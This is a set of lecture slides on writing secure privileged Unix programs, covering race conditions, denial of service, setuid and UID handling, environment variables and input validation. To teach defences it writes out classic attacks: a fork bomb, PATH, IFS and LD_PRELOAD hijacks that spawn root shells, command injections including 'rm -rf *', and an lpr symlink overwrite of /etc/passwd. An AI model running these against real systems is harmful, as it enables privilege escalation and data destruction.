  - this refers to the object binding; that is, f's binding can be altered only by a trusted subject
  - if the process reads the file (not write to it), "alter" also includes modifying the data in the object
- Can show the following (*d* directory, *l* symbolic link to directory *d*):
  - *trust*(*d*/*f*) if, and only if, *trust*(*d*) and *trust*(*f*)
  - *trust*(*l*/*f*) if, and only if, *trust*(*l*) and *trust*(*d*/*f*)

What It Means

- File is trustworthy under the following conditions:
  - No untrusted user can write/append to the file
  - No untrusted user can alter an ancestor directory
  - If any ancestor directory is a symbolic link, no untrusted user can alter the link's referent or any of its ancestors
- If trustworthy, no race condition exists

Attack

- Look for places where untrusted users can alter files
  - Temporary files created in world writable directories
    - /tmp, /usr/tmp, /var/tmp, others
  - Sub-directories of world writable directories
    - Can move unwritable sub-directories
  - Consider groups, too

Example: sendmail

- Programming condition tested on v8.6.10
  - Used the "quick and dirty" method
- 24 positives found
  - 19 clearly false positives
  - 2 allow redefinition of "class"
    - Require file containing definition of class to be untrustworthy
  - 2 allow listing of files with names of form "qfnnnnnx" or "dfnnnnnx" and in protected directories
    - Again, require directory to be untrustworthy

But …

- 1 allows file protection modes to be altered
  - Requires "dead.letter" to be in untrustworthy directory (normal state of affairs if real user cannot be identified)

Amusing Aftermath

- Problem reported to Eric Allman
- When reported, sendmail v8.6.12 had just been released
- *Hobbit* had found it just before we did
  - The sixth race condition …

About the Script

- A perl program written in under 3 hours
  - Rumor was the grad student had begun learning PERL the day before he wrote it
- Run over a vendor's source
  - Found numerous problems
  - Reported to vendor and subsequently fixed
- Script ported to other vendors' systems
  - Required changing the list of system calls to look for
  - Enumerating these was the most painful

Races and Signals

- FTP clients aborting:
  - ABOR on control connection with urgent flag set
  - Closing data connection
- FTP server getting two signals and catching both
  - SIGURG for the ABOR
  - SIGPIPE for the close
- FTP server has real UID as root so it can honor USER
  - Once authenticated, effective UID drops to user

Dangerous Code

- Signal handler:

```
if (euid != 0) act not as root
else act as root
```

- In program

```
euid = getuid();
setuid(euid);
```

- Signal sent after *euid* set but before *setuid*() completes
  - Arrives before setuid called: act not as root, reset UID
  - Arrives during setuid call: act not as root, UID not reset

FTP Race Condition

- SIGPIPE causes server to get effective UID *root*, write entry to the wtmp file, calls *exit*()
  - No signal handling changed here
- SIGURG sends FTP server back to command loop
- Window is if SIGURG arrives after SIGPIPE but before *exit*()
  - If SIGURG occurs at that point, FTP server re-enters FTP command loop and is running with effective UID *root*

Denial of Service

- Just look for situations in which host's resources are overwhelmed or blocked
  - Overwhelmed means it's being overused
  - Blocked means it's not being used, nor can it be
- Denial of service attacks may be precursors to, or parts of, more serious attacks
  - IP spoofing attack (*à la* Tsutomu Shimomura)
  - Blocking access to primary server to force use of a (compromised) secondary server

Example of Overwhelmed

- Disk space, number of inodes are finite

```
while true
do
     mkdir x
     cd x
done
```

- Either disk runs out of inodes or there is no more space on the disk

Attack: Fork Bomb


```
int main()
{
     while (1)
          (void) fork();
}
```

- Process table becomes full
- Cannot create any more processes

Blocked

- Limited number of TCP connections can be queued
- Flood system with TCP connections that are half open
- Now system is blocked from receiving any more, until timeout period
  - At which point you try to open another!
- This is the *syn flood* attack

In Pictures



Slide #117

Required

- Knowledge of protocol
  - Look how it handles unexpected, improper termination
  - If transaction oriented, look how it handles a half-finished transaction when the session ends
- Knowledge of how resources are managed
- Knowledge of implementation limits
  - Look in code for fixed-size buffers, arrays
  - Look for limits

Slide #118

Second Example

- *sendmail* gets UID, GID information using library functions
  - These read /etc/passwd
- Can we overflow the number of available file descriptors?
  - If this fails, *sendmail* uses its default UID, GID as set in configuration file

Doing This

- Open 252 files (or however many) so *sendmail* can open its needed files, but no more!
- Run *sendmail* to deliver a letter locally
  - Can't open password file to assume UID of target
  - Will assume default UID

How To Check For This

- Resource limits: set these to nothing in shell
- Write failures: fill up your disk and run the program
- Read failures: have it read from /dev/null
  - You'll know what problems you have by how it reacts

Good General Advice for Attacking

- Look at manual for programs
  - Wherever you see "can", "must", "should", "will", "ought", try not doing it or give it input (arguments) that don't comply with the description
  - Wherever you see "can't", "don't", "shouldn't", "won't", "limit", "maximum", or similar words, try doing just the opposite or exceeding the limit or maximum.
- In many ways, good accurate manuals tell you how to break in!

End of Attacking Programs

Key points:

- Look for problems in coding practices
- Look for assumptions about environment and try to violate them
- Manuals and documentation are great for this!

Writing Better Security-Related Programs

Goal of this section

- To show why writing privileged programs is hard and give suggestions on designing such programs
- Why it is hard
- Design principles

Why is This Hard?

- A “bug” here can endanger the system
- Programs interact with system, environment, one another in sometimes unexpected ways
- Assumptions that are true or irrelevant for regular programs aren't for these

Example: Message Transfer Agent

- Goal: accept and deliver mail
- Where to put it?
  - “Any file” allows it to be appended to /etc/passwd
  - “Any program” allows user to take arbitrary action
  - Must constrain delivery to known mailboxes, programs
- Forwarding Mail
  - How much information about system to include?
  - To which sites is it to be forwarded?
  - How to implement RFC 821’s address rewriting rules?

Design Principles

- Determine threats
  - To Confidentiality (use end to end mechanism)
  - To Integrity (same comment)
    - Delivery to unauthorized places (constrain where mail can go)
  - To Availability (taking up disk space; mail-bombing)
- Design with those threats in mind
- Include system constraints
  - Access to port 25 requires root privileges
  - Access to mailboxes requires extra privileges

Security Design Principles

Control design of all security-related programs

- Principle of least privilege
- Principle of fail-safe defaults
- Principle of economy of mechanism
- Principle of complete mediation
- Principle of open design
- Principle of separation of privilege
- Principle of least common mechanism
- Principle of psychological acceptability

Principle of Least Privilege

- Process always has the minimum required privileges during its run
  - What identity to assume
  - What resources to access
  - Requires a privilege to be relinquished when not in use
- "Need-to-know" rule
  - SMTP server runs as *root* to open the socket, but then reverts to *smtp* user (not *root*)

Principle of Fail-Safe Defaults

- Privileges by default are denied; they must be explicitly granted
- A failure should cause the original protection domain state to be restored
  - In both cases, if the program fails, the system is safe
  - MTA's spool directory should be read/write only by *smtp* user, not by anyone else (so the default is to deny access to queued mail)

Principle of Economy of Mechanism

- Same as KISS principle
- The simpler the design/mechanism, the easier it is to verify correctness and the fewer attributes or actions to go wrong
- Common problem points: interfaces, interaction with external entities
  - MTA split into:
    - server (to accept mail)
    - client (to deliver mail)

Principle of Complete Mediation

- Every access to every object must be checked
  - UNIX OS violates this rule; checks only at opens, not at reads
    - Most systems do, for efficiency
  - Program should check data after each access for validity
- Kernel does not check file accesses by *root*, so the program must do it

Principle of Open Design

- Do not depend upon concealment of details or of security measures for security
- Okay to use passwords, cryptographic keys, *etc*.
- Security through obscurity
  - Adds some (easily overcome) protection
  - Gives false assurance
  - Reasonable when used *in addition to* other mechanisms
  - Not reasonable when used *in place of* other mechanisms

Principle of Separation of Privilege

- Grant access based upon multiple conditions
  - *root* access depends on membership in group *wheel* as well as knowledge of the password
  - Access to operator conditioned on time, point of access, password, entry in authorization file
  - Use of a Kerberos ticket depends on time, authenticator

Principle of Least Common Mechanism

- Minimize shared channels or resources
  - Avoid shared resources; some cannot be eliminated (common file system, CPU, memory, *etc*.)
  - Makes denial of service attacks more difficult as each resource must be targeted separately

Principle of Psychological Acceptability

- Be kind to your users
  - Make the mechanism no more inconvenient than not using it
  - Make it acceptable to users
  - Make interfaces simple, intuitive
  - If mechanism too complex or cumbersome, users will try to evade it or will weaken it

End of Writing Better Security-Related Programs

Key points:

- Think security policy through carefully, and design program to conform to it
- Poor design makes for poor programs, regardless of how well implemented
- Think about the user interface to the program as well as the program itself

Users and Privilege

Goal of this section

- To examine how the system represents users and how it controls privileges

- Users and groups
- Setuid and setgid
- Restricted users and groups

Users and UIDs

- Real UID
  - UID of user running program
- Effective UID
  - UID of user with whose privileges the process runs
- Login/Audit UID
  - UID of user who originally logged in
- Saved UID
  - UID before last change by program

Example

holly logs in and executes file doit:

```
–rwxr–xr–x matt sys 2048 Nov  5 1998 doit
```

- Real UID: *holly*
- Effective UID: *holly*
- Audit UID: *holly*
- Saved UID: *holly*

Setuid, Setgid Bits

holly logs in and executes file doit:

```
-rwsr-xr-x matt sys 2048 Nov  5 1998 doit
```

setuid bit is set; runs with owner's rights

- Real UID: *holly*
- Effective UID: ***matt***
- Audit UID: *holly*
- Saved UID: ***matt***

Why Saved UID?

- Allows process to resume privileges
- Process:
  - Start as *root* (*e.g.*, open protected port)
  - Drop privileges to *bishop* for most of run
    - Principle of least privilege
  - Need to resume *root* to clean up and exit
    - But process RUID, EUID are *bishop*, so cannot reassert *root* privileges

Obtaining These UIDs

- uid_t *getuid*(void)
  - Return real UID
- uid_t *geteuid*(void)
  - Return effective UID
- uid_t *getauid*(void)
  - Return audit (login) UID (varies)
- uid_t *getlogin*(void)
  - Return login (audit) UID

Warnings and Limits

- *getauid*(): must be *root* to run it on some systems
- *getlogin*(): on some systems, returns the name of the user associated with the terminal connected to stdin, stdout, or stderr (which is very different than the above)
  - This version is in section 3 of the manual
- To get the saved UID, your program must save it before changing
  - Use *geteuid*(2)

Setting UIDs

- int *setuid*(uid_t *uid*);
  - Change effective UID to *uid* unless current EUID is 0 in which case change real, effective, saved UIDs to *uid*
- int *setruid*(uid_t *ruid*);
  - Change real UID to *ruid*
- int *seteuid*(uid_t *euid*);
  - Change effective, saved UID to *euid*
- int *setreuid*(uid_t *ruid*, uid_t *euid*);
  - Change real UID to *ruid*, effective, saved UID to *euid*

More Setting UIDs

- int *setauid*(uid_t *auid*);
- int *setlogin*(uid_t *auid*);
  - Change audit (login) UID to *auid*; may need to be *root* to do this
    - Why? Because a process like *login* must be able to change audit UID to the person logging in
    - In general, should not be used unless a session is being initiated or terminated

Groups and GIDs

- gid_t *getgid*(void);
  - Return real GID
- gid_t *getegid*(void);
  - Return effective UID
- int *getgroups*(int *n*, int *grps*[]);
  - Return process group list in *grps*
    - *n* is number of integers *grps* can hold; if *n* too small, errno is EINVAL

More Groups

- int *setgid*(gid_t *gid*);
  - Change effective GID to *gid* unless current EUID is 0, in which case change real, effective, saved GID to *gid*
- int *setrgid*(gid_t *rgid*);
  - Change real GID to *rgid*
- int *setegid*(gid_t *egid*);
  - Change effective, saved GIDs to *egid*
- int *setregid*(gid_t *rgid*, gid_t *egid*);
  - Change real GID to *rgid*, effective, saved GIDs to *egid*

And Still More

- int *setgroups*(int *n*, int *grps*[]);
  - Change process group list *grps*
    - *n* is number of integers *grps* can hold; if *n* too small, errno is EINVAL

Getting User Names

```
#include <pwd.h>
struct passwd *getpwent(void);
up = getpwuid(getuid());
user_name = (up == NULL) ? NULL : up->pw_name;
```

- Returns first user name with that UID

```
up = getpwnam(user_name);
user_uid = (up == NULL) ? -1 : up->pw_uid;
```

- Returns first user UID with that name

Getting Group Names

```
#include <grp.h>
struct group *getgrent(void);
gp = getgrgid(getgid());
group_name = (gp == NULL) ? NULL : gp->gr_name;
```

– Returns first group name with that GID

```
gp = getgrnam(group_name)
group_gid = (gp == NULL) ? -1 : gp->gr_gid;
```

– Returns first group GID with that name

– Members in list: char **gp->gr_mem (NULL terminated)

Getting Login Names

- char **getlogin*(void), **cuserid*(void)
  - Returns who is logged into the terminal associated with stdio, **not** the login name of the owner of the process
    - if stdin is associated with a terminal, get terminal name, look in /etc/utmp for user name
    - else if stdout is associated with a terminal ...
    - else if stderr is associated with a terminal ...
    - else return NULL

Are You Running With Privileges?

- int *issetugid*(void)
  - Returns 1 if program or ancestor program is setuid or setgid; 0 if not
  - Exists in 4.4 BSD, Linux, FreeBSD
- If not present, try

```
getuid() == geteuid()
```

  but this ignores saved UID

Starting Safe

- Setuid program gives privileges for the life of the process plus any descendants (or until revoked using setgid, setuid),
- Effect is same as if owner (not user) ran it
- So … owner must dictate initial protection domain

Review: What Is Privilege

- Here, it means program runs with rights not normally associated with user running it
- Example: ordinary user cannot change effective UID. So, *su* must have the right to do this associated with it
  - That way, if *holly* runs it, it can change her effective UID.

Key Difference

- Setuid vs. a *root* (owner) process
  - *root* process starts in *root*'s environment
    - Need not worry about an untrusted environment
  - Setuid process starts in user's environment
    - Must worry about change of environment
  - *Warning: if you su to root, you need to use root's environment, or the environment is untrusted*
    - su –l does this on most systems

How Important?

- In theory, major
  - You assume the trusted owner won't compromise system
- In practice, relatively minor
  - Even *root* can make mistakes ...
- Need to guard against stupid initial environments

Remember the Games?

Solution to *root*-owned, setuid games

- Trust the users
  - Claim there is no problem as no user would ever do anything untoward in that case
  - Overlooks nasty people who gain access to your site
- Delete the games
  - Lots of support for this in some circles ...
- Create a restricted user
- Create a restricted group

Create a Restricted User

- User *games* owns files in games directory, and no others
  - All game programs setuid to this user
  - High score files writable only by owner (*games*)
- That user can delete games or score files but nothing else

Create a Restricted Group

- Group *games* is GID of files in games directory, and no others
  - All games setgid to this group; anyone may own them
  - High score files writable by this group
- That group can delete games or score files but nothing else
  - Further protection: make games unwritable by group
  - High score files must be writable by group and so can be deleted

Setuid vs. Setgid

- If no need to log in, use group (not user)
  - Groups generally more restricted than owner
  - Logging, auditing usually done based on UID, not GID
    - So it's harder for attacker to hide
- If group compromised, usually much less dangerous
  - Due to usual system configuration; not inherent
- Application of principle of least privilege

Caution

- A setgid program can be just as dangerous as a setuid one
- A non-privileged program run by a privileged user can be as dangerous as a setuid program
- Protection domain includes user and group identity

Practice

- UID and GID are preserved across *exec*s
  - Setuid changes EUID and saved UID
  - Setgid changes EGID and saved GID
    - These stay with process when interpreter overlaid
- UID, GID preserved across fork
  - All are unchanged
  - New process has those of the old parent process

Practice: Changing UIDs

- Drop to the lowest level of privilege as quickly as possible
- Use saved UID to allow reclaiming privileges
  - If no need, change to one user, then to a second, where the first has minimal privileges (*nobody*)
- Do not allow users to run arbitrary programs from within privileged programs
  - If necessary, clobber saved UID as described above

Practice: Spawning Processes

- Reset effective UID, GID after *fork* to the real UID, GID
  - Unless you can demonstrate that this will cause the program to fail to perform its function
- *Warning: library functions like popen and system typically do not do this*

Practice: Identifying Users

- Whose process is it
  - Who is running: *getuid*()
  - Whose privileges is it running with: *geteuid*()
- Whose terminal corresponds to standard input, output, error
  - *getlogin*(3) or *cuserid*(3)

End of Users and Privileges

Key points

- Know which UID (GID) your program is using
- Pick the UID (GID) with least privileges possible
  - If your system supports a saved UID, use it to limit use of privilege only to the necessary times
- After a fork, reset effective UID and GID to real UID and GID unless there is a good reason not to
  - Be sure you change the GID first when dropping from a root privilege to another privilege

Environment

Goal of this section

- To examine how process interaction with environment affects security

- Environment variables
- Subprocesses
- Other

Environment

- Process/system interaction
  - Via system calls
- Process/process interaction
  - Via shared files, signals, *etc*.
- Process/descendant interaction
  - Via forking, pipes, shared resources, *etc*.
  - Environment variables fall into this class

Environment Variables

- Encapsulate information about properties that do not change among runs
- Programs and libraries use these
  - Dynamic loaders and other run-time environment checks too
- Usually under control of user
  - Sometimes ignored; then under program control

First Example

- *vi* file
  - Edit file, then hang up without saving it …
  - *vi* invokes *expreserve*
    - *expreserve* saves buffer in protected area not accessible to ordinary users, including editor of the file
- *expreserve* invokes *mail* to send letter to user

Where Is the Privilege?

- *vi* is not setuid to *root*
  - You don't need that to edit your files
- *expreserve* is setuid to *root*
  - the buffer is saved in a protected area so *expreserve* needs enough privileges to copy the file there
- *mail* is run by *expreserve*
  - so unless reset, it runs with *root* privileges

The First Attack

Do this:

```
$ cat > ./mail
#! /bin/sh
cp /bin/sh /usr/attack/.sh
chmod 4755 /usr/attack/.sh
^D
$ chmod 755 ./mail
$ PATH=.:$PATH
$ export PATH
```

… and then run *vi* and hang up.

Practice: PATH

- Don't trust the setting of the user's PATH variable
  - If your program will run any system commands, either give the full path name or reset this variable explicitly
  - This by itself is not enough, however ...

Not yet …

- Fix was to change this line

```
popen("mail user", "w")
```

  to this

```
popen("/bin/mail user", "w")
```

- But … still uses Bourne shell
  - What about other parts of the environment?
    - **IFS**, for one

The Second Attack

- Bourne shell determines white space with **IFS**
- Use same program as before, but call it *b* and after making the changes there, add:

```
$ IFS="/i\t\n "; export IFS
$ PATH=.:$PATH; export PATH
```

- Then run *vi* and hang up.
  - Then "/bin/mail" is read as "b nma l" and executes program *b* with two arguments
  - As **PATH** reset, gets my program *b*

Design: IFS Variable

- Don't trust the setting of the user's **IFS** variable
  - If your program will run any system commands, reset this variable explicitly
  - Must still deal with **PATH**

Fixing This

- Fix is usually given as:

```
system("IFS='\n\t ';PATH=/bin:/usr/bin;\
                export IFS PATH;command");
```

- This sets **IFS**, **PATH**; you may want to fix more

Subtlety …

- Before invoking your program plugh, I do:

```
$ IFS="I$IFS"
$ PATH=".:$PATH"
$ export IFS PATH
$ plugh
```

- Now your **IFS** is unchanged since the Bourne shell interprets the **I** in **IFS**="I$IFS" as a blank, and reads the first part as **FS**="\n\t "

Dynamic Loading

- Find a setuid program that uses dynamic loading
  - Example: "/bin/login" dynamically loads *fgets*(3) to read the login name
- Build dynamic library with your own routine:

```
fgets(char *buf, int n, FILE *fp)
{
  execl("/bin/sh", "-sh", 0);
}
```

- Put it into "libme.so" in current directory

The Environment

- General assumption: programs loaded as written
  - This means parts of it don't change once it is compiled
- Dynamic loading has the opposite intent
  - Load the most current versions of the libraries, or allow users to create their own versions of the libraries

How Dynamic Loading Works

- On compilation, library functions not linked
  - Instead, stub is put in their place
- When library function called, stub loads it
  - Stub figures out where to look, pulls file out of library archive, puts it into memory
  - Code generally added to heap
- Execution then jumps to the loaded function

Finding the Libraries

- How does stub figure out where to look? In some cases, with an environment variable …
  - On Suns: check libraries in directories named in the variables **LD_LIBRARY_PATH**, **LD_PRELOAD**; those directories are searched in order, just like **PATH**
  - Other systems have similar mechanism (**ELF_** variables, *etc*.)
- Sometimes ignored
  - More on this later

Dynamic Loading

- Happens on most Solaris systems
  - You can get around it, but it's a pain
- Configuration option on many systems
  - You can have some programs dynamically load, others not
- Can also be controlled with compiler flags
  - Look in makefiles, *etc*. for dynamic or static compile flags, or for default

Continuing, the Attack

- Execute the following

```
$ LD_PRELOAD=.:$LD_PRELOAD
$ /bin/login
#
```

- You now have a login shell with privileges of the owner of /bin/login, namely *root*

Fix #1

- Problem: Dynamic loading allows an unprivileged user to alter a privileged process by controlling what is loaded
- Idea: Disallow this control by having setuid programs ignore environment variables
  - Load functions from preset directories only
  - Users can control what is dynamically loaded on their programs, but not on anyone else's, since everything you do is executed under your UID or is setuid to someone else …

Again, Not Enough

- Flaw: Suppose a setuid program runs a non-setuid program?
  - login does this (it spawns the login shell, or some other designated program, which is not setuid)
- Result: non-secure variable is ignored by setuid program and propagates to the non-setuid program
  - But the non-setuid program is not running with the privileges of the user; so it dynamically loads using the environment!

Example: The sync Account

- By default, login clears current environment
  - –p option preserves current environment
- Can use any account for what follows
  - Must complete login; as *sync* has no password on most systems, an obvious candidate
- User is UID 1 (daemon); login shell is /bin/sync
  - Dynamically loads the system call interface for *sync*(2)

The Attack

- Define a library function as before
  - Call it *sync*(), not *fgets*()
- Execute the following

```
$ LD_PRELOAD=.:$LD_PRELOAD
$ /bin/login
$ … daemon shell …
```

- You now have a shell running with *daemon* privileges

What Happened?

- login ignores **LD_PRELOAD** and works as expected since it is setuid
- /bin/sync uses **LD_PRELOAD** since it is not setuid, even though it executes as *sync*
  - Effect: current user can control execution of another user's program
  - Fix: all descendents of setuid process must ignore the dynamic load environment
    - Many kernels now do this automagically; don't depend on it unless your code is tailored only for such a system

Combining These

```
$ PATH=.:$PATH
$ cat > ./ld
#! /bin/sh
sh
^D
$ chmod 755 ./ld
$ cp /usr/openwin/loadmodule/evqload evqload
$ cp /usr/kvm/sys/sun4m/OBJ/sd.o sd.o
$ loadmodule evqload sd.o
#
```


Another Aspect

- Dynamic loading causes your program to use other programs
  - You may not realize this
  - Full path name not given
    - **IFS** protected for ld but not for arch (which was also called)
- Environment not reset to trusted state
  - Should turn off dynamic loading as loadmodule is setuid to *root*
    - Not enough to turn off environment variables
  - Dynamic loading involves a loading program which is trusted so ensure environment sanitized or fixed
    - FreeBSD fixed this by forcing full path name

Practice: Using Environment Variables

- The only time you should use them is when they do not affect the security of the program
  - If they do, reset them to known, safe values
  - If you *must* take information from the *current* settings, check the current setting for validity

Practice: More on Environment Variables

- Never add them to the environment variable list without clobbering previous instances
  - Remember how multiple definitions are handled:

```
PATH=/bin:/usr/bin:/usr/etc
TZ=PST8PST
SHELL=/bin/sh
PATH=.:/bin:/usr/bin
```

  - Which PATH is used for the search path?
    - Answer varies but it is usually the second
  - If PATH is deleted or replaced, which one?
    - Usually the first ...

Programming Tip: Controlling Environment Variables

- Use *execve*(2)
  - You then reset what parts of the environment you want:
    ```
    envp = new environment array;
    if (execve(path_name, argv, envp) < 0) ...
    ```
  - Note: may have to set **TZ** on System V based systems
- Use *msystem*(3) or *mpopen*(3)
  - These provide interfaces to *execve*; discussed later
- Never use *system*(3) or *popen*(3)
  - Unless you clean out your own environment first
  - Maybe not even then …

Analysis of These Problems

- Programs run with more privileges but in an environment set up by a user with fewer privileges
- This means programs trust and (implicitly or explicitly) use this environment

Practice: Don't Dynamically Load

- *Especially* security-related programs
  - Use it on anything that will be run setuid or setgid
- Most loaders on such systems have an option which specifies static binding
  - Check compiler and system manuals for how to do this
  - Sun: –Bstatic
  - Solaris: http://www.deer-run.com/~hal/sol-static.txt
  - *Linux, gcc*: –static

Design: Know What You Trust

- Know where your trust is!
  - Don’t use dynamic loading
  - Eliminate dependence on environment
    - If you can’t, check assumptions about the environment
  - If you can't do these, warn the installer and/or user
- Moral: Identify design, implementation trust points

The Heart of the Matter

- Selectively cleaning out dangerous environment is *bad*
- Violates design principles (least privilege, least common mechanism, fail-safe defaults)
  - Whenever you change privileges (such as with a setuid program), you cannot trust the old, unprivileged environment
- Best to avoid any such programs if you can
  - More on this later

Practice: Right Way

- Deleting dangerous environment and creating safe one is *good*
- Meets design principles (least privilege, least common mechanism, fail-safe defaults)
  - Set up minimal environment (least privilege)
  - Don't share old environment (least common mechanism)
  - On failure, environment is still safe (fail-safe defaults)
- If error, failure will not cause security problem

End of Environment

Key points

- Know the program's dependencies upon environment
- Sanitize the environment if a privileged program runs any subprogram (privileged or not), or interacts with the environment
- Don't dynamically load privileged programs.

Validation and Verification

Goal of this section

– To look at common errors in validation and verification, and see how to fix them

- Buffer overflow
- Information from untrusted sources
- User input

Starting Example

- Problem: how does *ps*(1) access process table?
  - Opens symbol table in "/kernel" (or kernel file)
  - Looks up location of variable _proc
  - Prints out contents of table found at that location in memory
- *ps* setgid to group *kmem* to read memory
- User can specify kernel file name for name list
  - Use –N, –n options (Linux, FreeBSD, Solaris) or supply as third argument (some BSDs)

Exploit

- Attacker supplies bogus "kernel file" and reads data from kernel memory at the address he/she stores in the symbol table _proc
- Effect: read any location in kernel memory
- Note: need to play with this to get formatting right …

What Can You Trust?

- Distrust anything the user provides
- *ps*: if reading from "/kernel", can trust name list; if using something else, probably can't
  - Why? Because "/ kernel" assumed writable only by trusted user (who can read memory; this should be checked both at "/kernel" and at "/dev/kmem"). Same assumption for other files is likely to be wrong.
  - Above fix allows user to supply alternate name list only if user could read memory file anyway

This Includes All Arguments

- Remember the attack section? It's *all* arguments
  - argv[0] may not be what is expected
    - This may overflow buffers, causing attacks …
  - Some programs execute the program named in argv[0] to handle errors or signals
    - *Example*: sendmail v8.8
    - *Attack*: set argv[0] to be one of your programs when you spawn sendmail, and send it requisite signal

The *syslogd* Bug

- *syslogd* reads message from a socket
  - Does not use *gets*, so no overflow there
- Message formatted with PID, date, *etc*.
  - uses *sprintf*(3) with an array line2 allocated at 2048 characters
- Array for *sprintf* can overflow just as in previous slide

The Problem

- In all 3 cases we've seen, string put into array without being checked for overflow
  - login
    - If *passwd* not overflowed, hash not altered and correct hash used to validate password
  - fingerd
    - If *buf* not overflowed, stack uncorrupted and return made to *main*
  - syslogd
    - If *line2* not overflowed, stack uncorrupted and return made to caller

Design Tip: Buffer Overflow

- Assume input may overflow an input buffer
  - Design to prevent overflow
- In general, don't trust input to be of the right form or length

Practice: Handling Arrays

- Use a function that respects buffer bounds
  - Avoid *gets*, *strcpy*, *strcat*, *sprintf*
  - Use *fgets*, *strncpy*, *strncat*, instead; no standard replacement for *sprintf* (*snprintf* on some systems)
  - Don’t forget to add a NUL byte at the end of arrays if you use these functions, and watch those *n* values!
- To find good (bad) functions, look for those which handle arrays and do not check length
  - Checking for termination character is not enough

Common Error

- When writing error handlers, be sure you check for buffer overflows during formatting of error messages, even if the program provides the message
  - Sometimes you can manipulate the environment to force a bogus message
  - Source of message (file names printed, command-line arguments, *etc.*) are often under user's control

Invalid Input

Redoing DNS poisoning:

- IP address 10.1.2.3; want host name to be used in

```
sprintf(cmd, "echo %s | mail bishop", p);
if (system(cmd) != BAD) ...
```

- Call *gethostbyaddr*(3)
  - Uses Directory Name Service
- Assumption: *gethostbyaddr* reliable
  - Means assuming DNS is reliable
  - But contents of DNS not under our control

The Faulty DNS

- Say host name resolves to
  ```
  `echo info.mabell.com; rm -rf *`
  ```
- Command executed is
  ```
  echo `echo info.mabell.com; rm -rf *` | mail bishop
  ```
- Attacker has executed command on my system
  - Fixed on many systems by changing what the resolver returns
  - Fixed on DNS servers with latest version of *bind*(8)
  - Don't depend on it unless you know the systems on which your program will run have the resolver fixed

User Specifying Arbitrary Input

- Must check any input string used as command
  - Example: when user supplies value for DISPLAY
- If user gives a recipient for mail as
  ```
  bishop | cp /bin/sh .sh; chmod 4755 .sh
  ```
  this gives a setuid to (process EUID) shell
  - Bug in Version 7 UUCP, some versions of sendmail, some Web browsers

More Dangerous Input

- If string has metacharacter meaningful to shell
  - *Examples*: | ^ & ; ` < > *etc.*
- If program accepts user string for printing

```
printf(str);
sprintf(buf, str);
fprintf(fp, str);
```

- If program accepts input with no length check

```
scanf("%s", str);
sscanf(buf, "%s", str);
fscanf(fp, "%s", str);
```


Practice: Unreliable Information

- Whenever you read data from a source the process (or a trusted user) does not control, always perform sanity checking
  - For buffers, check length of data
  - For numbers, check magnitude, sign
  - For network infrastructure data, check validity as allowed by the relevant RFCs; in DNS example, ; * <SP> all illegal characters in name
  - For string input from user, do *not* use *scanf*-based functions

Other Sources

Not just data; also information from system

- Assuming ownership implies other things, such as permission
  - Okay if the owner had to copy file or affirmatively initiate the action; not okay otherwise
- Assuming a name is tightly bound to an object
  - For file descriptors, this is true
  - For hard links, this is false
  - For symbolic links, this is really false

Ownership and Permission

- On one system, *at*(1) queued requests; *atrun* executed them
  - *at* not setuid; instead, at directory world writeable
  - *atrun* setuid, so it could run job as right user
- *atrun* took owner of queue file as the name of the user who made the request, and executed with that user's permission
- Bad assumption!
  - Users can write to files owned by others, like mailboxes

The at Attack

- Mail set of shell commands to *root*
  - Or just put commands into a file owned by another
- Link file into at directory with correct name
  - As mail and at directory on same device, real easy
- *atrun* will execute the mail file commands
  - As *root* owns the mailbox, commands execute with *root* privileges

What Happened

- Problem: *atrun*'s validation technique flawed
  - As anyone can create or link a file into the at directory, can't trust that *at* put all files (and hence all jobs) there
- Solution: make at setgid and at directory group writable, but not world writable
  - Then at must be used to do the queuing and the owner stays associated with the command file

Another Failure to Check

- *lpr*(1) spool files are identified by a 3-digit unique number assigned sequentially (essentially, the job number)
- *lpr* was setuid to *root* and opened the spool files for writing without checking to see if the spool file already existed
- *lpr* allowed queuing of symbolic links as well as regular files

Overwriting Any File

- Create a small file *x* containing a password file
  - For best results, make the *root* password field empty
- Start printing a big file
  - Key is it can't finish printing until attack finished
- Queue the password file using a symbolic link

```
lpr -s /etc/passwd
```

- Queue 999 files, then queue *x*

```
lpr x
```

Why?

- *lpr* writes the contents of *x* into the spool file that is a symbolic link to "/etc/passwd"
  - Writing to a symbolic link alters the target of the link
- *lpr* can alter any file as it is setuid to *root*
  - "/etc/passwd" is modified
- Assumptions:
  - Never be more than 1000 files queued at once
  - *lpr* only writes files in the spool directory

Fixes

Fixes:

- Make *lpr* setgid to *daemon*, *etc*.
  - Danger to files to which that group can write
- Check that the spool file being written to does not exist; if it does, stop, or delete it and then write
  - Open with **O_CREAT|O_EXCL**
  - Increasing the number from 3 digits to more will make this attack less likely to work (*i.e.*, more difficult to execute) but will not block it

End of Validation and Verification

Key points

- Validate all input, arguments, data from files, etc.
- Verify all assumptions; if you cannot, then try not to make it, or program so that if the assumption is false, the program will act reasonably.

Race Conditions

Goal of this section

- To examine how race conditions work and how to avoid them

- Opening files
- Symbolic links
- Time of check to time of use flaws
- Setuid scripts

Opening Files


- Flags to modify open system call
  - **O_APPEND**
    - Append data to file when writing
  - **O_CREAT**
    - Create file if it does not exist
    - Ignored if file exists
